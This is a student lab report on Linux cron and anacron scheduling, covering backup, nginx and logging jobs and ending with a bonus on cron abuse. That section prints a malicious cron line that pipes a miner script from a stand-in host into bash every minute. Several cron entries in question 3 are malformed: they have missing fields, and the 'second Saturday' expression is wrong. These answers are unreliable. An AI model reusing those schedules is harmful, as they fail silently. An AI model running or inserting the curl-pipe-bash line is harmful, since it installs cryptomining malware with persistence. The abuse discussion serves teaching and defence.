Lab 6: Scheduling tasks

Ahmed Baha Eddine Alimi


Assignment Report

SD-01

I. Questions to Answer :


1. Create backup for any directory with files inside.

- Create a cron job which backs up the directories at the 5th day of every month. (`backup.sh` file)



```
# m h  dom mon dow   command
0 0 5 * * /bin/bash /home/$USER/backup.sh
```


- Create an anacron job that backs up the directories daily. The anacron job should delete old backups.(`backup_daily.sh` file)



```
  GNU nano 6.2                      /etc/anacrontab *
# /etc/anacrontab: configuration file for anacron

# See anacron(8) and anacrontab(5) for details.

SHELL=/bin/sh
HOME=/root
LOGNAME=root

# These replace cron's entries
1       5       cron.daily      run-parts --report /etc/cron.daily
7       10      cron.weekly     run-parts --report /etc/cron.weekly
@monthly        15      cron.monthly    run-parts --report /etc/cron.monthly
1 5 backup_daily /bin/bash /home/$USER/backup_daily.sh

^G Help       ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location
^X Exit       ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^/ Go To Line
```

2. Install nginx and create a cron job that backs up the directory that contains `index.html`. (`nginx_backup.sh` file)


- The backup should occur at midnight every Sunday.
- The job should delete old or previous backups.



```
0 0 * * 0 /bin/bash /home/$USER/nginx_backup.sh
```

3. Create cron jobs that appends the current time and a descriptive information about the job to the log file at `/var/log/sna_cron.log.` You should meet the following requirements: (`cron_logger.sh` file)

- Use `/bin/bash` to run commands instead of the default `/bin/sh`
- Schedule the following jobs:
  - Run five minutes after midnight, everyday
  - Run at 10:00 on weekdays
  - Run at 04:00 every Monday
  - Run on the second saturday of every month.



```
0 * * * /bin/bash /home/$USER/cron_logger.sh "Run five minutes after midnight"
10 * * 1-5 /bin/bash /home/$USER/cron_logger.sh "Run at 10:00 on weekdays"
4 * * 1 /bin/bash /home/$USER/cron_logger.sh "Run at 04:00 every Monday"
0 8-14 * 6 /bin/bash /home/$USER/cron_logger.sh "Run on the second Saturday of every month"
```

4. Bonus:

How can cron jobs be abused?

- Give one specific real life example where cron job was abused.
- Provide details about the job that was scheduled which led to the abuse. Details should include job execution frequency, command/script scheduled, and the objective(s) of the job.
- Show the job you are describing. For example:

```
* * * * * /var/tmp/.ICE-unix/-l/sh >/dev/null 2>&1
```

Cron jobs can be abused for persistence, privilege escalation, or cryptomining by scheduling malicious scripts. In a real-life example, attackers exploited the 2017 Apache Struts vulnerability to install cryptomining malware via a cron job

```
* * * * * curl -s http://malicious-server.com/miner.sh | bash >/dev/null 2>&1
```

running every minute to mine cryptocurrency and ensure persistence. This abuse led to high resource usage and operational costs for victims. Regular cron job audits and system monitoring are essential to prevent such attacks.